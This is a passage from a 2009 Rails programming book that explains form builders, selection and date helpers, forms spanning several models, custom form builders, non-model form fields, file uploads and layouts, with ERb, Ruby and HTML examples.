F ORMS T HAT W RAP M ODEL O BJECTS 526 Field Helpers and form_for form_for takes a block (the code between it and the <% end %>). It passes this block a form builder object. Inside the block we can use all the normal mixture of HTML and ERb available anywhere in a template. But, we can also use the form builder object to add form elements. As an example, here’s a simple form that captures new product information: Download e1/views/app/views/form_for/new.html.erb <% form_for :product, :url => { :action => :create } do |form| %> <p>Title: <%= form.text_field :title, :size => 30 %></p> <p>Description: <%= form.text_area :description, :rows => 3 %></p> <p>Image URL: <%= form.text_field :image_url %></p> <p>Price: <%= form.text_field :price, :size => 10 %></p> <%= form.select :title, %w{ one two three } %> <p><%= submit_tag %></p> <% end %> The significant thing here is the use of form builder helpers to construct the HTML <input> tags on the form. When we create a template containing some- thing like this: <% form_for :product, :url => { :action => :create } do |form| %> <p> Title: <%= form.text_field :title, :size => 30 %> </p> Rails will generate HTML like this: <form action="/form_for/create" method="post"> <p> Title: <input id="product_title" name="product[title]" size="30" type="text" /> </p> Notice how Rails has automatically named the input field after both the name of the model object (product) and the name of the field (title). Rails provides helper support for text fields (regular, hidden, password, and text areas), radio buttons, and checkboxes. (It also supports <input> tags with type="file", but we’ll discuss these in Section 23.8, Uploading Files to Rails Applications, on page 544.) All form builder helper methods take at least one parameter: the name of the attribute in the model to be queried when setting the field value. When we say this: <% form_for :product, :url => { :action => :create } do |form| %> <p> Title: <%= form.text_field :title, :size => 30 %> </p> Rails will populate the <input> tag with the value from @product.title. The name parameter may be a string or a symbol; idiomatic Rails uses symbols. Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 527 All helpers also take an options hash, typically used to set the class of the HTML tag. This is normally the optional second parameter; for radio buttons, it’s the third. However, keep reading before you go off designing a complicated scheme for using classes and CSS to flag invalid fields. As we’ll see later, Rails makes that easy. Text Fields form.text_field(:attribute, options) form.hidden_field(:attribute, options) form.password_field(:attribute, options) Constructs an <input> tag of type text, hidden, or password, respectively. The default contents will be taken from @variable.attribute. Common options include :size => "nn" and :maxlength => "nn". Text Areas form.text_area(:attribute, options) Constructs a two-dimensional text area (using the HTML <textarea> tag). Common options include :cols => "nn" and :rows => "nn". Radio Buttons form.radio_button(:attribute, tag_value, options) Creates a radio button. Normally there will be multiple radio buttons for a given attribute, each with a different tag value. The one whose tag value matches the current value of the attribute will be selected when the buttons are displayed. If the user selects a different radio button, the value of its tag will be stored in the field. Checkboxes form.check_box(:attribute, options, on_value, off_value) Creates a checkbox tied to the given attribute. It will be checked if the attribute value is true or if the attribute value when converted to an integer is nonzero. The value subsequently returned to the application is set by the third and fourth parameters. The default values set the attribute to "1" if the checkbox is checked and to "0" otherwise. Note that because browsers won’t send unchecked check boxes on requests, Rails will also generate a hidden field with the same name as the checkbox, placing it before the checkbox so that browsers will send the checkbox instead if it is set. This approach is effective only if the checkbox is not an array-like parameter. In such cases, you may need to either explicitly check for this con- dition in the params array or simply empty the target array attribute separately before calling a method such as update_attributes. Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 528 Selection Lists Selection lists are those drop-down list boxes with the built-in artificial intel- ligence that guarantees the choice you want can be reached only by scrolling past everyone else’s choice. Selection lists contain a set of choices. Each choice has a display string and an optional value attribute. The display string is what the user sees, and the value attribute is what is sent back to the application if that choice is selected. For regular selection lists, one choice may be marked as being selected; its display string will be the default shown to the user. For multiselect lists, more than one choice may be selected, in which case all of their values will be sent to the application. A basic selection list is created using the select helper method: form.select(:attribute, choices, options, html_options) The choices parameter populates the selection list. The parameter can be any enumerable object (so arrays, hashes, and the results of database queries are all acceptable). The simplest form of choices is an array of strings. Each string becomes a choice in the drop-down list, and if one of them matches the current value of @variable.attribute, it will be selected. (These examples assume that @user.name is set to Dave.) Download e1/views/app/views/test/select.html.erb <% form_for :user do |form| %> <%= form.select(:name, %w{ Andy Bert Chas Dave Eric Fred }) %> <% end %> This generates the following HTML: <select id="user_name" name="user[name]"> <option value="Andy">Andy</option> <option value="Bert">Bert</option> <option value="Chas">Chas</option> <option value="Dave" selected="selected">Dave</option> <option value="Eric">Eric</option> <option value="Fred">Fred</option> </select> If the elements in the choices argument each respond to first and last (which will be the case if each element is itself an array), the selection will use the first value as the display text and the last value as the internal key: Download e1/views/app/views/test/select.html.erb <%= form.select(:id, [ ['Andy', 1], ['Bert', 2], ['Chas', 3], ['Dave', 4], ['Eric', 5], ['Fred', 6]]) %> Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 529 The list displayed by this example will be identical to that of the first, but the values it communicates back to the application will be 1, or 2, or 3, or..., rather than Andy, Bert, or Chas. The HTML generated is as follows: <select id="user_id" name="user[id]"> <option value="1">Andy</option> <option value="2">Bert</option> <option value="3">Chas</option> <option value="4" selected="selected">Dave</option> <option value="5">Eric</option> <option value="6">Fred</option> </select> Finally, if you pass a hash as the choices parameter, the keys will be used as the display text and the values as the internal keys. Because it’s a hash, you can’t control the order of the entries in the generated list. Applications commonly need to construct selection boxes based on informa- tion stored in a database table. One way of doing this is by having the model’s find method populate the choices parameter. Although we show the find call adjacent to the select in this code fragment, in reality the find would probably be either in the controller or in a helper module. Download e1/views/app/views/test/select.html.erb <%= @users = User.find(:all, :order => "name" ).map {|u| [u.name, u.id] } form.select(:name, @users) %> Note how we take the result set and convert it into an array of arrays, where each subarray contains the name and the id. A higher-level way of achieving the same effect is to use collection_select. This takes a collection, where each member has attributes that return the display string and key for the options. In this example, the collection is a list of user model objects, and we build our select list using those models’ id and name attributes. Download e1/views/app/views/test/select.html.erb <%= @users = User.find(:all, :order => "name" ) form.collection_select(:name, @users, :id, :name) %> Grouped Selection Lists Groups are a rarely used but powerful feature of selection lists. You can use them to give headings to entries in the list. In Figure 23.2, on the next page, we can see a selection list with three groups. The full selection list is represented as an array of groups. Each group is an object that has a name and a collection of suboptions. In the following Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 530 Figure 23.2: Select list with grouped options example, we’ll set up a list containing shipping options, grouped by speed of delivery. We’ll create a nondatabase model called Shipping that encapsulates the shipping options. In it we’ll define a structure to hold each shipping option and a class that defines a group of options. We’ll initialize this statically (in a real application you’d probably drag the data in from a table). Download e1/views/app/models/shipping.rb class Shipping ShippingOption = Struct.new(:id, :name) class ShippingType attr_reader :type_name, :options def initialize(name) @type_name = name @options = [] end def <<(option) @options << option end end ground = ShippingType.new("SLOW" ) ground << ShippingOption.new(100, "Ground Parcel" ) ground << ShippingOption.new(101, "Media Mail" ) regular = ShippingType.new("MEDIUM" ) regular << ShippingOption.new(200, "Airmail" ) regular << ShippingOption.new(201, "Certified Mail" ) priority = ShippingType.new("FAST" ) priority << ShippingOption.new(300, "Priority" ) priority << ShippingOption.new(301, "Express" ) OPTIONS = [ ground, regular, priority ] end Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 531 In the view we’ll create the selection control to display the list. There isn’t a high-level wrapper that both creates the <select> tag and populates a grouped set of options, and there isn’t a form builder helper, so we have to use the (amazingly named) option_groups_from_collection_for_select method. This takes the collection of groups, the names of the accessors to use to find the groups and items, and the current value from the model. We put this inside a <select> tag that’s named for the model and attribute: Download e1/views/app/views/test/select.html.erb <label for="order_shipping_option">Shipping: </label> <select name="order[shipping_option]" id="order_shipping_option"> <%= option_groups_from_collection_for_select(Shipping::OPTIONS, :options, :type_name, # <- groups :id,:name, # <- items @order.shipping_option) %> </select> Finally, some high-level helpers make it easy to create selection lists for coun- tries and time zones. See the Rails API documentation for details. Date and Time Fields form.date_select(:attribute, options) form.datetime_select(:attribute, options) select_date(date = Date.today, options) select_day(date, options) select_month(date, options) select_year(date, options) select_datetime(time = Time.now, options) select_hour(time, options) select_minute(time, options) select_second(time, options) select_time(time, options) There are two sets of date selection widgets. The first set, date_select and date- time_select, works with date and datetime attributes of Active Record models. The second set, the select_xxx variants, also works well without Active Record support. Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 532 We can see some of these methods in action here: The select_xxx widgets are by default given the names date[xxx], so in the con- troller you could access the minutes selection as params[:date][:minute]. You can change the prefix from date using the :prefix option, and you can disable adding the field type in square brackets using the :discard_type option. The :include_blank option adds an empty option to the list. The select_minute method supports the :minute_step => nn option. Setting it to 15, for example, would list just the options 0, 15, 30, and 45. The select_month method normally lists month names. To show month num- bers as well, set the option :add_month_numbers => true. To display only the numbers, set :use_month_numbers => true. The select_year method by default lists from five years before to five years after the current year. This can be changed using the :start_year => yyyy and :end_year => yyyy options. date_select and datetime_select create widgets to allow the user to set a date (or datetime) in Active Record models using selection lists. The date stored in @variable.attribute is used as the default value. The display includes sep- arate selection lists for the year, month, day (and hour, minute, second). Select lists for particular fields can be removed from the display by setting the options :discard_month => 1, :discard_day => 1, and so on. Only one discard option is required—all lower-level units are automatically removed. The order of field display for date_select can be set using the :order => [ symbols,... ] option, where the symbols are :year, :month, and :day. In addition, all the options from the select_xxx widgets are supported. Labels form.label(:object, :method, 'text' , options) Returns a label tag tailored for labeling an input field for a specified attribute (identified by :method) on an object assigned to the template (identified by :object). The text of label will default to the attribute name unless you specify Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 533 it explicitly. Additional options on the label tag can be passed as a hash with options. Field Helpers Without Using form_for So far we’ve seen the input field helpers used in the context of a form_for block; each is called on the instance of a form builder object passed to the block. However, each has an alternate form that can be called without a form builder. This form of the helpers takes the name of the model object as a mandatory first parameter. So, for example, if an action set up a user object like this: def edit @user = User.find(params[:id]) end we could use form_for like this: <% form_for :user do |form| %> Name: <%= form.text_field :name %> ... The version using the alternate helper syntax would be as follows: <% form_for :user do |form| %> Name: <%= text_field :user, :name %> ... These style of helpers are going out of fashion for general forms. However, we may still need them when we construct forms that map to multiple Active Record objects. Multiple Models in a Form So far, we’ve used form_for to create forms for a single model. How can it be used to capture information for two or more models on a single web form? One problem is that form_for does two things. First, it creates a context (the Ruby block) in which the form builder helpers can associate HTML tags with model attributes. Second, it creates the necessary <form> tag and associated attributes. This latter behavior means we can’t use form_for to manage two model objects, because that would mean there were two independent forms on the browser page. Enter the fields_for helper. This creates the context to use form builder helpers, associating them with some model object, but it does not create a separate form context. Using this, we can embed fields for one object within the form for another. For example, a product might have ancillary information associated with it— information that we wouldn’t typically use when displaying the catalog. Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 534 Rather than clutter the products table, we’ll keep it in an ancillary details table: Download e1/views/db/migrate/004_create_details.rb class CreateDetails < ActiveRecord::Migration def self.up create_table :details do |t| t.integer :product_id t.string :sku t.string :manufacturer end end def self.down drop_table :details end end The model is equally trivial: Download e1/views/app/models/detail.rb class Detail < ActiveRecord::Base belongs_to :product validates_presence_of :sku end The view uses form_for to capture the fields for the product model and uses a fields_for call within that form to capture the details model data: Download e1/views/app/views/products/new.html.erb <% form_for :product, :url => { :action => :create } do |form| %> <%= error_messages_for :product %> Title: <%= form.text_field :title %><br/> Description: <%= form.text_area :description, :rows => 3 %><br/> Image url: <%=form.text_field :image_url %><br/> <fieldset> <legend>Details...</legend> <%= error_messages_for :details %> <% fields_for :details do |detail| %> SKU: <%= detail.text_field :sku %><br/> Manufacturer: <%= detail.text_field :manufacturer %> <% end %> </fieldset> <%= submit_tag %> <% end %> We can look at the generated HTML to see this in action: <form action="/products/create" method="post"> Title: <input id="product_title" name="product[title]" size="30" type="text" /><br/> Description: <textarea cols="40" id="product_description" name="product[description]" rows="3" ></textarea><br/> Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 535 Image url: <input id="product_image_url" name="product[image_url]" size="30" type="text" /><br/> <fieldset> <legend>Details...</legend> SKU: <input id="details_sku" name="details[sku]" size="30" type="text" /><br/> Manufacturer: <input id="details_manufacturer" name="details[manufacturer]" size="30" type="text" /> </fieldset> <input name="commit" type="submit" value="Save changes" /> </form> Note how the fields for the details model are named appropriately, ensuring their data will be returned in the correct subhash of params. The new action, called to render this form initially, simply creates two new model objects: Download e1/views/app/controllers/products_controller.rb def new @product = Product.new @details = Detail.new end The create action is responsible for receiving the form data and saving the models back into the database. It is considerably more complex than a single model save. This is because it has to take into account two factors: • If either model contains invalid data, neither model should be saved. • If both models contain validation errors, we want to display the messages from both—that is, we don’t want to stop checking for errors if we find problems in one model. Our solution uses transactions and an exception handler: Download e1/views/app/controllers/products_controller.rb def create @product = Product.new(params[:product]) @details = Detail.new(params[:details]) Product.transaction do @product.save! @details.product = @product @details.save! redirect_to :action => :show, :id => @product end Report erratum this copy is (P1.0 printing, March 2009)
F ORMS T HAT W RAP M ODEL O BJECTS 536 rescue ActiveRecord::RecordInvalid => e @details.valid? # force checking of errors even if products failed render :action => :new end This should be more than enough to get you started. For those who need more, see Recipe 13 in Advanced Rails Recipes [Cla08]. Error Handling and Model Objects The various helper widgets we’ve seen so far in this chapter know about Active Record models. They can extract the data they need from the attributes of model objects, and they name their parameters in such a way that models can extract them from request parameters. The helper objects interact with models in another important way; they are aware of the errors structure held within each model and will use it to flag attributes that have failed validation. When constructing the HTML for each field in a model, the helper methods invoke that model’s errors.on(field) method. If any errors are returned, the gen- erated HTML will be wrapped in <div> tags with class="fieldWithErrors". If you apply the appropriate stylesheet to your pages (we saw how on page 520), you can highlight any field in error. For example, the following CSS snippet, taken from the stylesheet used by the scaffolding-generated code, puts a red border around fields that fail validation: .fieldWithErrors { padding: 2px; background-color: red; display: table; } As well as highlighting fields in error, you’ll probably also want to display the text of error messages. Action View has two helper methods for this. error_message_on returns the error text associated with a particular field: <%= error_message_on(:product, :title) %> The scaffold-generated code uses a different pattern; it highlights the fields in error and displays a single box at the top of the form showing all errors in the form. It does this using error_messages_for, which takes the model object as a parameter: <%= error_messages_for(:product) %> Report erratum this copy is (P1.0 printing, March 2009)
C USTOM F ORM B UILDERS 537 By default this uses the CSS style errorExplanation; you can borrow the defi- nition from scaffold.css, write your own definition, or override the style in the generated code. 23.6 Custom Form Builders The form_for helper creates a form builder object and passes it to the block of code that constructs the form. By default, this builder is an instance of the Rails class FormBuilder (defined in the file form_helper.rb in the Action View source). However, we can also define our own form builders, letting us reduce duplication, both within and between our forms. For example, the template for a simple product entry form might look like the following: <% form_for :product, :url => { :action => :save } do |form| %> <p> <label for="product_title">Title</label><br/> <%= form.text_field 'title' %> </p> <p> <label for="product_description">Description</label><br/> <%= form.text_area 'description' %> </p> <p> <label for="product_image_url">Image url</label><br/> <%= form.text_field 'image_url' %> </p> <%= submit_tag %> <% end %> There’s a lot of duplication in there. The stanza for each field looks about the same, and the labels for the fields duplicate the field names. If we had intelli- gent defaults, we could really reduce the body of our form down to something like the following: <%= form.text_field 'title' %> <%= form.text_area 'description' %> <%= form.text_field 'image_url' %> <%= submit_tag %> Clearly, we need to change the HTML produced by the text_field and text_area helpers. We could do this by patching the built-in FormBuilder class, but that’s fragile. Instead, we’ll write our own subclass. Let’s call it TaggedBuilder. We’ll put it in a file called tagged_builder.rb in the app/helpers directory. Let’s start by rewriting the text_field method. We want it to create a label and an input area, all wrapped in a paragraph tag. Report erratum this copy is (P1.0 printing, March 2009)
C USTOM F ORM B UILDERS 538 It could look something like this: class TaggedBuilder < ActionView::Helpers::FormBuilder # Generate something like: # <p> # <label for="product_description">Description</label><br/> # <%= form.text_area 'description' %> # </p> def text_field(label, *args) @template.content_tag("p" , @template.content_tag("label" , label.to_s.humanize, :for => "#{@object_name}_#{label}" ) + "<br/>" + super) end end This code uses a couple of instance variables that are set up by the base class, FormBuilder. The instance variable @template gives us access to existing helper methods. We use it to invoke content_tag, a helper that creates a tag pair con- taining content. We also use the parent class’s instance variable @object_name, which is the name of the Active Record object passed to form_for. Also notice that at the end we call super. This invokes the original version of the text_field method, which in turn returns the <input> tag for this field. The result of all this is a string containing the HTML for a single field. For the title attribute of a product object, it would look something like the following (which has been reformatted to fit the page): <p><label for="product_title">Title</label><br/> <input id="product_title" name="product[title]" size="30" type="text" /> </p> Now we have to define text_area: def text_area(label, *args) @template.content_tag("p" , @template.content_tag("label" , label.to_s.humanize, :for => "#{@object_name}_#{label}" ) + "<br/>" + super) end Hmmm...apart from the method name, it’s identical to the text_field code. Let us now eliminate that duplication. First, we’ll write a class method in Tagged- Builder that uses the Ruby define_method function to dynamically create new tag helper methods. Report erratum this copy is (P1.0 printing, March 2009)
C USTOM F ORM B UILDERS 539 Download e1/views/app/helpers/tagged_builder.rb def self.create_tagged_field(method_name) define_method(method_name) do |label, *args| @template.content_tag("p" , @template.content_tag("label" , label.to_s.humanize, :for => "#{@object_name}_#{label}" ) + "<br/>" + super) end end We could then call this method twice in our class definition, once to create a text_field helper and again to create a text_area helper: create_tagged_field(:text_field) create_tagged_field(:text_area) But even this contains duplication. We could use a loop instead: [ :text_field, :text_area ].each do |name| create_tagged_field(name) end We can do even better. The base FormBuilder class defines a collection called field_helpers—a list of the names of all the helpers it defines. Using this our final helper class looks like this: Download e1/views/app/helpers/tagged_builder.rb class TaggedBuilder < ActionView::Helpers::FormBuilder # <p> # <label for="product_description">Description</label><br/> # <%= form.text_area 'description' %> #</p> def self.create_tagged_field(method_name) define_method(method_name) do |label, *args| @template.content_tag("p" , @template.content_tag("label" , label.to_s.humanize, :for => "#{@object_name}_#{label}" ) + "<br/>" + super) end end field_helpers.each do |name| create_tagged_field(name) end end Report erratum this copy is (P1.0 printing, March 2009)
C USTOM F ORM B UILDERS 540 How do we get Rails to use our shiny new form builder? We simply add a :builder parameter to form_for: Download e1/views/app/views/builder/new.html.erb <% form_for :product, :url => { :action => :save }, :builder => TaggedBuilder do |form| %> <%= form.text_field 'title' %> <%= form.text_area 'description' %> <%= form.text_field 'image_url' %> <%= submit_tag %> <% end %> If we’re planning to use our new builder in multiple forms, we might want to define a helper method that does the same as form_for but that adds the builder parameter automatically. Because it’s a regular helper, we can put it in helpers/application_helper.rb (if we want to make it global) or in a specific controller’s helper file. Ideally, the helper would look like this: # DOES NOT WORK def tagged_form_for(name, options, &block) options = options.merge(:builder => TaggedBuilder) form_for(name, options, &block) end However, form_for has a variable-length parameter list—it takes an optional second argument containing the model object. We need to account for this, making our final helper somewhat more complex: Download e1/views/app/helpers/builder_helper.rb module BuilderHelper def tagged_form_for(name, *args, &block) options = args.last.is_a?(Hash) ? args.pop : {} options = options.merge(:builder => TaggedBuilder) args = (args << options) form_for(name, *args, &block) end end Our final view file is now pretty elegant: Download e1/views/app/views/builder/new_with_helper.html.erb <% tagged_form_for :product, :url => { :action => :save } do |form| %> <%= form.text_field 'title' %> <%= form.text_area 'description' %> <%= form.text_field 'image_url' %> <%= submit_tag %> <% end %> Form builders are one of the unsung heroes of Rails. You can use them to establish a consistent and DRY look and feel across your application, and you Report erratum this copy is (P1.0 printing, March 2009)
W ORKING WITH N ONMODEL F IELDS 541 Forms Containing Collections If you need to edit multiple objects from the same model on one form, add open and closed brackets to the name of the instance variable you pass to the form helpers. This tells Rails to include the object’s id as part of the field name. For example, the following template lets a user alter one or more image URLs associated with a list of products: Download e1/views/app/views/array/edit.html.erb <% form_tag do %> <% for @product in @products %> <%= text_field("product[]" , 'image_url') %><br /> <% end %> <%= submit_tag %> <% end %> When the form is submitted to the controller, params[:product] will be a hash of hashes, where each key is the id of a model object and the corresponding value are the values from the form for that object. In the controller, this could be used to update all product rows with something like this: Download e1/views/app/controllers/array_controller.rb Product.update(params[:product].keys, params[:product].values) can share them between applications to impose a company-wide standard for your user interactions. They will also help when you need to follow accessibility guidelines for your applications. We recommend using form builders for all your Rails forms. 23.7 Working with Nonmodel Fields So far, we’ve focused on the integration between models, controllers, and views in Rails. But Rails also provides support for creating fields that have no corre- sponding model. These helper methods, documented in FormTagHelper, all take a simple field name, rather than a model object and attribute. The contents of the field will be stored under that name in the params hash when the form is submitted to the controller. These nonmodel helper methods all have names ending in _tag. We need to create a form in which to use these field helpers. So far we’ve been using form_for to do this, but this assumes we’re building a form around a model object, and this isn’t necessarily the case when using the low-level helpers. We could just hard-code a <form> tag into our HTML, but Rails has a better way: create a form using the form_tag helper. Like form_for, a form_tag should Report erratum this copy is (P1.0 printing, March 2009)
W ORKING WITH N ONMODEL F IELDS 542 appear within <%...%> sequences and should take a block containing the form contents:7 <% form_tag :action => 'save', :id => @product do %> Quantity: <%= text_field_tag :quantity, '0' %> <% end %> The first parameter to form_tag is a hash identifying the action to be invoked when the form is submitted. This hash takes the same options as url_for (see page 437). An optional second parameter is another hash, letting you set attributes on the HTML form tag itself. (Note that the parameter list to a Ruby method must be in parentheses if it contains two literal hashes.) <% form_tag({ :action => :save }, { :class => "compact" }) do ...%> We can illustrate nonmodel forms with a simple calculator. It prompts us for two numbers, lets us select an operator, and displays the result. The file calculate.html.erb in app/views/test uses text_field_tag to display the two number fields and select_tag to display the list of operators. Note how we had to initialize a default value for all three fields using the values currently in the params hash. We also need to display a list of any errors found while processing the form data in the controller and show the result of the calculation. Download e1/views/app/views/test/calculate.html.erb <% unless @errors.blank? %> <ul> <% for error in @errors %> <li><p><%= h(error) %></p></li> <% end %> </ul> <% end %> <% form_tag(:action => :calculate) do %> <%= text_field_tag(:arg1, params[:arg1], :size => 3) %> <%= select_tag(:operator, options_for_select(%w{ + - * / }, params[:operator])) %> <%= text_field_tag(:arg2, params[:arg2], :size => 3) %> <% end %> <strong><%= @result %></strong> 7. This is a change in Rails 1.2. Report erratum this copy is (P1.0 printing, March 2009)
W ORKING WITH N ONMODEL F IELDS 543 Without error checking, the controller code would be trivial: def calculate if request.post? @result = Float(params[:arg1]).send(params[:operator], params[:arg2]) end end However, running a web page without error checking is a luxury we can’t afford, so we’ll have to go with the longer version: Download e1/views/app/controllers/test_controller.rb def calculate if request.post? @errors = [] arg1 = convert_float(:arg1) arg2 = convert_float(:arg2) op = convert_operator(:operator) if @errors.empty? begin @result = op.call(arg1, arg2) rescue Exception => err @result = err.message end end end end private def convert_float(name) if params[name].blank? @errors << "#{name} missing" else begin Float(params[name]) rescue Exception => err @errors << "#{name}: #{err.message}" nil end end end def convert_operator(name) case params[name] when "+" then proc {|a,b| a+b} when "-" then proc {|a,b| a-b} when "*" then proc {|a,b| a*b} when "/" then proc {|a,b| a/b} else @errors << "Missing or invalid operator" nil end end Report erratum this copy is (P1.0 printing, March 2009)
U PLOADING F ILES TO R AILS A PPLICATIONS 544 It’s interesting to note that most of this code would evaporate if we were using Rails model objects, where much of this housekeeping is built in. Old-Style form_tag Prior to Rails 1.2, form_tag did not take a block. Instead, it generated the <form> element as a string. You call it using something like this: <%= form_tag :action => :save %> ... form contents ... <%= end_form_tag %> You can still use form_tag this way in Rails 1.2, but this use is disapproved of unless you have a compelling need to avoid the block form. (And it’s hard to come up with a real-world need that can’t be handled by the block form— perhaps a template when the form starts in one file and ends in another?) To drive home the fact that this use of form_tag is frowned upon, Rails has deprecated the end_form_tag helper. You’ll now have to resort to this: <%= form_tag :action => :save %> ... form contents ... </form> The ugliness of this is supposed to make you stop and think.... 23.8 Uploading Files to Rails Applications Your application may allow users to upload files. For example, a bug-reporting system might let users attach log files and code samples to a problem ticket, or a blogging application could let its users upload a small image to appear next to their articles. In HTTP, files are uploaded as a multipart/form-data POST message. As the name suggests, this type of message is generated by a form. Within that form, you’ll use one or more <input> tags with type="file". When rendered by a browser, this tag allows the user to select a file by name. When the form is subsequently submitted, the file or files will be sent back along with the rest of the form data. To illustrate the file upload process, we’ll show some code that allows a user to upload an image and display that image alongside a comment. To do this, we first need a pictures table to store the data: Download e1/views/db/migrate/003_create_pictures.rb class CreatePictures < ActiveRecord::Migration def self.up create_table :pictures do |t| t.string :comment t.string :name Report erratum this copy is (P1.0 printing, March 2009)
U PLOADING F ILES TO R AILS A PPLICATIONS 545 t.string :content_type # If using MySQL, blobs default to 64k, so we have to give # an explicit size to extend them t.binary :data, :limit => 1.megabyte end end def self.down drop_table :pictures end end We’ll create a somewhat artificial upload controller just to demonstrate the process. The get action is pretty conventional; it simply creates a new picture object and renders a form: Download e1/views/app/controllers/upload_controller.rb class UploadController < ApplicationController def get @picture = Picture.new end # . . . end The get template contains the form that uploads the picture (along with a comment). Note how we override the encoding type to allow data to be sent back with the response: Download e1/views/app/views/upload/get.html.erb <%= error_messages_for("picture" ) %> <% form_for(:picture, :url => {:action => 'save'}, :html => { :multipart => true }) do |form| %> Comment: <%= form.text_field("comment" ) %><br/> Upload your picture: <%= form.file_field("uploaded_picture" ) %><br/> <%= submit_tag("Upload file" ) %> <% end %> The form has one other subtlety. The picture is uploaded into an attribute called uploaded_picture. However, the database table doesn’t contain a column of that name. That means that there must be some magic happening in the model. Download e1/views/app/models/picture.rb class Picture < ActiveRecord::Base validates_format_of :content_type, :with => /^image/, :message => "--- you can only upload pictures" Report erratum this copy is (P1.0 printing, March 2009)
U PLOADING F ILES TO R AILS A PPLICATIONS 546 def uploaded_picture=(picture_field) self.name = base_part_of(picture_field.original_filename) self.content_type = picture_field.content_type.chomp self.data = picture_field.read end def base_part_of(file_name) File.basename(file_name).gsub(/[^w._-]/, '' ) end end We define an accessor called uploaded_picture= to receive the file uploaded by the form. The object returned by the form is an interesting hybrid. It is file- like, so we can read its contents with the read method; that’s how we get the image data into the data column. It also has the attributes content_type and original_filename, which let us get at the uploaded file’s metadata. All this picking apart is performed by our accessor method: a single object is stored as separate attributes in the database. Note that we also add a simple validation to check that the content type is of the form image/xxx. We don’t want someone uploading JavaScript. The save action in the controller is totally conventional: Download e1/views/app/controllers/upload_controller.rb def save @picture = Picture.new(params[:picture]) if @picture.save redirect_to(:action => 'show' , :id => @picture.id) else render(:action => :get) end end So, now that we have an image in the database, how do we display it? One way is to give it its own URL and simply link to that URL from an image tag. For example, we could use a URL such as upload/picture/123 to return the image for picture 123. This would use send_data to return the image to the browser. Note how we set the content type and filename—this lets browsers interpret the data and supplies a default name should the user choose to save the image: Download e1/views/app/controllers/upload_controller.rb def picture @picture = Picture.find(params[:id]) send_data(@picture.data, :filename => @picture.name, :type => @picture.content_type, :disposition => "inline" ) end Report erratum this copy is (P1.0 printing, March 2009)
U PLOADING F ILES TO R AILS A PPLICATIONS 547 Figure 23.3: Uploading a file Finally, we can implement the show action, which displays the comment and the image. The action simply loads up the picture model object: Download e1/views/app/controllers/upload_controller.rb def show @picture = Picture.find(params[:id]) end In the template, the image tag links back to the action that returns the picture content. In Figure 23.3, we can see the get and show actions in all their glory: Download e1/views/app/views/upload/show.html.erb <h3><%= @picture.comment %></h3> <img src="<%= url_for(:action => 'picture', :id => @picture.id) %>"/> You can optimize the performance of this technique by caching the picture action. (We discuss caching starting on page 496.) If you’d like an easier way of dealing with uploading and storing images, take a look at Rick Olson’s Acts as Attachment plug-in.8 Create a database table that includes a given set of columns (documented on Rick’s site), and the plug-in will automatically manage storing both the uploaded data and the upload’s metadata. Unlike our previous approach, it handles storing the uploads in both your filesystem or a database table. And, if you’re uploading large files, you might want to show your users the status of the upload as it progresses. Take a look at the upload_progress plug- in, which adds a new form_with_upload_progress helper to Rails. 8. http://technoweenie.stikipad.com/plugins/show/Acts+as+Attachment Report erratum this copy is (P1.0 printing, March 2009)
L AYOUTS AND C OMPONENTS 548 23.9 Layouts and Components So far in this chapter we’ve looked at templates as isolated chunks of code and HTML. But one of the driving ideas behind Rails is honoring the DRY principle and eliminating the need for duplication. The average website, though, has lots of duplication: • Many pages share the same tops, tails, and sidebars. • Multiple pages may contain the same snippets of rendered HTML (a blog site, for example, may have multiple places where an article is displayed). • The same functionality may appear in multiple places. Many sites have a standard search component, or a polling component, that appears in most of the sites’ sidebars. Rails has layouts, partials, and components that reduce the need for duplica- tion in these three situations. Layouts Rails allows you to render pages that are nested inside other rendered pages. Typically this feature is used to put the content from an action within a stan- dard site-wide page frame (title, footer, and sidebar). In fact, if you’ve been using the generate script to create scaffold-based applications, then you’ve been using these layouts all along. When Rails honors a request to render a template from within a controller, it actually renders two templates. Obviously, it renders the one you ask for (or the default template named after the action if you don’t explicitly render anything). But Rails also tries to find and render a layout template (we’ll talk about how it finds the layout in a second). If it finds the layout, it inserts the action-specific output into the HTML produced by the layout. Let’s look at a layout template: <html> <head> <title>Form: <%= controller.action_name %></title> <%= stylesheet_link_tag 'scaffold' %> </head> <body> <%= yield :layout %> </body> </html> The layout sets out a standard HTML page, with the head and body sections. It uses the current action name as the page title and includes a CSS file. In the body, there’s a call to yield. This is where the magic takes place. When Report erratum this copy is (P1.0 printing, March 2009)
L AYOUTS AND C OMPONENTS 549 the template for the action was rendered, Rails stored its content, labeling it :layout. Inside the layout template, calling yield retrieves this text.9,10 If the my_action.html.erb template contained this: <h1><%= @msg %></h1> the browser would see the following HTML: <html> <head> <title>Form: my_action</title> <link href="/stylesheets/scaffold.css" media="screen" rel="Stylesheet" type="text/css" /> </head> <body> <h1>Hello, World!</h1> </body> </html> Locating Layout Files As you’ve probably come to expect, Rails does a good job of providing defaults for layout file locations, but you can override the defaults if you need some- thing different. Layouts are controller-specific. If the current request is being handled by a controller called store, Rails will by default look for a layout called store (with the usual .html.erb or .xml.builder extension) in the app/views/layouts directory. If you create a layout called application in the layouts directory, it will be applied to all controllers that don’t otherwise have a layout defined for them. You can override this using the layout declaration inside a controller. At its sim- plest, the declaration takes the name of a layout as a string. The following dec- laration will make the template in the file standard.html.erb or standard.xml.builder the layout for all actions in the store controller. The layout file will be looked for in the app/views/layouts directory. class StoreController < ApplicationController layout "standard" # ... end 9. In fact, :layout is the default content returned when rendering, so you can write yield instead of yield :layout. We personally prefer the slightly more explicit version. 10. You can write <%= @content_for_layout %> in place of yield :layout. Report erratum this copy is (P1.0 printing, March 2009)
